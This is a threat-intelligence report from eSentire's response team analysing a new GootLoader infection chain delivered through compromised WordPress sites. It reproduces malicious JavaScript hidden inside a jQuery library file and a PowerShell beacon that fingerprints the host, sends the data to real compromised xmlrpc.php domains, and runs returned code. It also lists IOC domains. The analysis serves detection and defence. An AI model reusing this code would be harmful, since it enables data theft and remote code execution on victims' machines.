# eSentire Threat Intelligence: GootLoader Striking with a New Infection Technique

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 20:03:16 UTC

On December 2, 2022, one of our 24/7 SOC Cyber Analysts escalated an incident involving the GootLoader malware at a pharmaceutical company. eSentire's Threat Response Unit (TRU) responded quickly and proceeded with an in-depth threat investigation of GootLoader.

eSentire leveraged Microsoft Defender for Endpoint to quarantine and prevent the threat (Figure 1).




*Figure 1: The malicious ZIP archive was delivered via a compromised WordPress website*

## GootLoader Initial Stage Analysis

TRU proceeded to conduct a deep analysis of the GootLoader payload and made a notable discovery: the compromised WordPress website serving the payload generated different names for the ZIP archives when different users visited the page, shown in Figure 2 above. Some examples of the names generated were:

- Uaw_fca_contract_2019_highlights_78352
- Telecommunications_franchise_agreement_13105
- Vwr_bio_agreement_85841
- Standard_agreement_calculation_hplc_11285

Based on analysis, TRU also determined that the last five digits of the filename can also change.




*Figure 2: Gootloader new infection chain*

The initial malicious JavaScript code is mixed with legitimate Sizzle.js JavaScript Library (Figure 3).

```
/*!
 * jQuery JavaScript Library v1.12.5-pre e09907ce152fb6ef7537a3733b1d65ead8ee6303
 * http://jquery.com/
 *
 * Includes Sizzle.js
 * http://sizzlejs.com/
 *
 * Copyright jQuery Foundation and other contributors
 * Released under the MIT license
 * http://jquery.org/license
 *
 * Date: 2016-06-22T11:32Z
 */

(function( global, factory ) {
sleepj = 9665;


awsg = 1;

    if ( typeof module === "object" && typeof module.exports === "object" ) {
        // For CommonJS and CommonJS-like environments where a proper `window`
        // is present, execute the factory and get jQuery.
        // For environments that do not have a `window` with a `document`
        // (such as Node.js), expose a factory as module.exports.
        // This accentuates the need for the creation of a real `window`.
        // e.g. var jQuery = require("jquery")(window);
        // See ticket #14549 for more info.
        module.exports = global.document ?
            factory( global, true ) :
            function( w ) {
                if ( !w.document ) {
                    throw new Error( "jQuery requires a window with a document" );
                }
                return factory( w );
            };
    } else {

temperatureul='ik)at|)E7Q5a+t2Cti(,tuO t|(6mr],ht) hs0\\q\"3r+\\(\"geO ug[,zgI div\\q\"M|u\\E\"+dc ';

        factory( global );
    }

// Pass this if window is not defined yet
}(typeof window !== "undefined" ? window : this, function( window, noGlobal ) {

function piece2(treej, collect28t, knewu2d, rbkiqw){
    uumeqxj3 = pnlq0+windm+poor0+compares+hold0+kzjr+care2+dukerx+yardz+v1lvh+ovix+cduby;
    fearb[3946123] = fwen;
    pay8(sleepj);
}
```

*Figure 3: Malicious code is highlighted in red color*

For the initial infection, the first obfuscated script is executed via wscript.exe process. After the script finishes executing, it sleeps for ~12 seconds before spawning a secondary JS script. The second JS file is another obfuscated script with approximately 40 MB in size. The script is padded with garbage strings as shown in Figure 4.

*Figure 4: The secondary JS is padded with garbage strings*

**This is a departure from the previous GootLoader persistence technique.** Specifically after communicating with the C2 server and domain join checks, the scheduled task was created to decode the registry values containing the payload (see our analysis on GootLoader delivering IcedID).

The current persistence mechanism is achieved right after the successful infection without the malware communicating with the C2. The persistence is created via a scheduled task using Schedule.Service COMObject (Figure 5). The secondary JS file is dropped under C:\Users\<username>\AppData\Roaming path under one of the existing folders on the machine and runs at each logon attempt. The task name and JS script file contains randomly generated words.




*Figure 5: Scheduled Task*

The secondary JS script will spawn a PowerShell process with the command line “pOWErsHELl” that contains the script shown in Figure 6.

```
pOWErsHELlsLeepslicesTDINlastIndexOfSHELlExecUteWRiTELiNEfuLlNamewscrIPt.shellcrEatEoBJECTSCRIptFULLnaMesearcheXeCsHELl.
ApPLiCATIoncscriptoPeN; z = (su)(b)(st)(r);
g=function GWgNapeX($XeeOCi){$BKjalw=0D2B9F9A72;function PIspjne($uRVwWd){$NRhHZ = [System.IO.MemoryStream]::new();
$iUFadP = [System.IO.StreamWriter]::new((New-Object System.IO.Compression.GZipStream($NRhHZ[System.IO.Compression.
CompressionMode]::Compress)));
$iUFadP.Write([String]::Join(|!$uRVwWd));
$iUFadP.Close();[System.Convert]::ToBase64String($NRhHZ.ToArray())}
$pnnn = PIspjne((dir env:|where{$_.value.Length -lt 100}|%{($_.name$_.value)})(OSWMI(Get-WmiObject Win32_OperatingSystem).
caption));
$dfHGzl = PIspjne(gps|select name -unique|%{$_.name});$yflZ = PIspjne(gps|where{$_.mainwindowtitle}|%{$_.name$_.
mainwindowtitle});
$hYWcrD = PIspjne(((new-object -com shell.application).Namespace(0)).Items()|%{if($_.IsLink){0$_.Name}elseif($_.IsFolder){1$_
.Name}elseif($_.IsFileSystem){2[IO.Path]::GetFileName($_.Path)}else{3$_.Name}});
$OAMebK = PIspjne(gdr|where{$_.free -gt 50000}|%{$_.name$_.used});[Net.ServicePointManager]::SecurityProtocol = [Net.
SecurityProtocolType]::Tls12;[Net.ServicePointManager]::ServerCertificateValidationCallback ={$true};$FGcriD=[System.Net.
WebRequest]::Create($XeeOCi);
$FGcriD.UserAgent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/107.0.0.0 Safari/
537.36;
$FGcriD.KeepAlive=0;
$FGcriD.Headers.Add(Cookie: $BKjalw=$pnnn; $BKjalw`1=$dfHGzl; $BKjalw`2=$yflZ; $BKjalw`3=$hYWcrD; $BKjalw`4=$OAMebK);
$NMQc=new-object System.IO.StreamReader $FGcriD.GetResponse().GetResponseStream();
$pVbYKi=($NMQc.ReadToEnd()) -split $BKjalw;if($pVbYKi.Count -eq 3){iex($pVbYKi[1] -replace );}}while(1){try{GWgNapeX(@(https
://momo.com/xmlrpc.phphttps://diariojudio.com/xmlrpc.phphttps://hbi-wohnen.de/xmlrpc.phphttps://mentecounseling.com/xmlrpc.
phphttps://sert-service.ru/xmlrpc.phphttp://cafeintra.nickit.dk/xmlrpc.phphttps://meerlezen.nl/xmlrpc.phphttps://
svezazdravlje.site/xmlrpc.phphttps://thegreatideaz.com/xmlrpc.phphttp://cardinalconstruction.ca/xmlrpc.php) | Get-Random)}
catch{};
sleep -s 20
```

*Figure 6: PowerShell script spawned from the secondary JS script*

The script retrieves the list of applications under the Desktop folder of the infected user, gets the processes running on the host, operating system, environment variables, list of running user processes that use GUI excluding background and system processes, the drives that has 50 MB free space or greater. The gathered information then is base64-encoded and compressed to be sent out over POST requests to WordPress domains with the tags in the Cookie field over HTTP/HTTPs (Figures 7-8). Please note that the tags will change based on the JS payload:

- 0D2B9F9A72 – contains environment variables and OS information
- 0D2B9F9A721 – contains list of running processes
- 0D2B9F9A722 – contains list of running user processes that use GUI
- 0D2B9F9A723 – contains the list of applications under the Desktop folder
- 0D2B9F9A724 – local disk letter

The user-agent used: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/107.0.0.0 Safari/537.36;


Figure 7: Traffic capture of a successful GootLoader infection

| # | Result | Protocol | Host | URL |
|---|---|---|---|---|
| 295 | 405 | HTTPS | hbi-wohnen.de | /xmlrpc.php |
| 315 | 405 | HTTP | cafeintra.nickit.dk | /xmlrpc.php |
| 331 | 405 | HTTPS | mentecounseling.com | /xmlrpc.php |
| 347 | 405 | HTTPS | hbi-wohnen.de | /xmlrpc.php |
| 362 | 405 | HTTPS | mentecounseling.com | /xmlrpc.php |
| 372 | 405 | HTTPS | mentecounseling.com | /xmlrpc.php |
| 398 | 405 | HTTPS | momo.com | /xmlrpc.php |
| 416 | 405 | HTTPS | mentecounseling.com | /xmlrpc.php |
| 432 | 403 | HTTPS | diariojudio.com | /xmlrpc.php |
| 449 | 405 | HTTPS | sert-service.ru | /xmlrpc.php |
| 459 | 405 | HTTPS | momo.com | /xmlrpc.php |
| 477 | 405 | HTTPS | mentecounseling.com | /xmlrpc.php |
| 495 | 405 | HTTP | cardinalconstruction... | /xmlrpc.php |
| 508 | 405 | HTTPS | momo.com | /xmlrpc.php |
| 513 | 405 | HTTPS | meerlezen.nl | /xmlrpc.php |
| 523 | 405 | HTTPS | mentecounseling.com | /xmlrpc.php |
| 529 | 405 | HTTPS | mentecounseling.com | /xmlrpc.php |
| 537 | 405 | HTTP | cafeintra.nickit.dk | /xmlrpc.php |
| 544 | 405 | HTTPS | thegreatideaz.com | /xmlrpc.php |
| 554 | 405 | HTTPS | sert-service.ru | /xmlrpc.php |
| 562 | 405 | HTTPS | momo.com | /xmlrpc.php |
| 569 | 405 | HTTPS | thegreatideaz.com | /xmlrpc.php |
| 577 | 405 | HTTPS | mentecounseling.com | /xmlrpc.php |
| 584 | 405 | HTTPS | hbi-wohnen.de | /xmlrpc.php |
| 592 | 405 | HTTPS | meerlezen.nl | /xmlrpc.php |
| 597 | 405 | HTTPS | mentecounseling.com | /xmlrpc.php |
| 605 | 405 | HTTPS | mentecounseling.com | /xmlrpc.php |
| 609 | 405 | HTTPS | meerlezen.nl | /xmlrpc.php |
| 618 | 405 | HTTP | cardinalconstruction... | /xmlrpc.php |
| 621 | 405 | HTTPS | thegreatideaz.com | /xmlrpc.php |
| 627 | 405 | HTTPS | meerlezen.nl | /xmlrpc.php |
| 629 | 405 | HTTP | cafeintra.nickit.dk | /xmlrpc.php |
| 635 | 405 | HTTP | cardinalconstruction... | /xmlrpc.php |
| 641 | 405 | HTTPS | thegreatideaz.com | /xmlrpc.php |
| 644 | 403 | HTTPS | diariojudio.com | /xmlrpc.php |
| 650 | 405 | HTTPS | meerlezen.nl | /xmlrpc.php |
| 653 | 405 | HTTPS | momo.com | /xmlrpc.php |
| 658 | 405 | HTTP | cafeintra.nickit.dk | /xmlrpc.php |
| 661 | 405 | HTTPS | sert-service.ru | /xmlrpc.php |
| 667 | 405 | HTTPS | sert-service.ru | /xmlrpc.php |


*Figure 8: Beacon connections to contacted domains*

On November 21, GootLoader Sites mentioned that GootLoader has access to approximately 34k domains.

With the new infection technique, a threat actor can consistently receive the fingerprinted information on the host while having access to it and make further decisions on whether to deploy additional malware or not.

## Indicators of Compromise

| | |
|---|---|
| Contacted domain | momo[.]com/xmlrpc[.]php |
| Contacted domain | diariojudio[.]com/xmlrpc[.]php |
| Contacted domain | hortencollection[.]com/xmlrpc[.]php |
| Contacted domain | willowdragonstonecommunity[.]org/xmlrpc[.]php |
| Contacted domain | afxotec[.]gr/xmlrpc[.]php |
| Contacted domain | blog[.]bayareadisc[.]org/xmlrpc[.]php |
| Contacted domain | diagnosa[.]net/xmlrpc[.]php |
| Contacted domain | vivporn[.]com/xmlrpc[.]php |
| Contacted domain | arinanikitina[.]com/xmlrpc[.]php |
| Contacted domain | legit-helpers[.]com/xmlrpc[.]php |
| Contacted domain | kumpulantukang[.]com/xmlrpc[.]php |
| Contacted domain | aaa-media-solutions[.]de/xmlrpc[.]php |
| Contacted domain | hbi-wohnen[.]de/xmlrpc[.]php |
| Contacted domain | mentecounseling[.]com/xmlrpc[.]php |
| Contacted domain | sert-service[.]ru/xmlrpc[.]php |
| Contacted domain | cafeintra[.]nickit[.]dk/xmlrpc[.]php |
| Contacted domain | meerlezen[.]nl/xmlrpc[.]php |
| Contacted domain | svezazdravlje[.]site/xmlrpc[.]php |

| | |
|---|---|
| Contacted domain | thegreatideaz[.]com/xmlrpc[.]php |
| Contacted domain | cardinalconstruction[.]ca/xmlrpc[.]php |

## How eSentire is Responding

Our Threat Response Unit (TRU) combines threat intelligence obtained from research and security incidents to create action-oriented outcomes for our customers. We are taking a full-scale response approach to fight modern cybersecurity threats by deploying countermeasures, such as:

- Performing global threat hunts for indicators associated with GootLoader

Our detection content is supported by investigation runbooks, ensuring our SOC (Security Operations Center) analysts respond rapidly to any intrusion attempts related to a known malware Tactics, Techniques, and Procedures. In addition, TRU closely monitors the threat landscape and constantly addresses capability gaps and conducts retroactive threat hunts to assess customer impact.

## Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against GootLoader malware:

- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions
- Implement a Phishing and Security Awareness Training (PSAT) program that informs and educates employees on emerging threats in the threat landscape.
- Ensure that standard procedures are in place for employees to submit potentially malicious content for review.
- Address security issues in Active Directory by thoroughly reviewing and securing SYSVOL permissions, implementing Least-Privilege administrative models and patching any known vulnerabilities.

While the TTPs used by adversaries grow in sophistication, they lead to a certain level of difficulties at which critical business decisions must be made. Preventing the various attack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire's TRU is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

## Appendix

https://twitter.com/GootLoaderSites/status/1594888020058337281?s=20&t=PwGqmHiqKVu2KKJlbzioRw

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED



**ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)**

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

---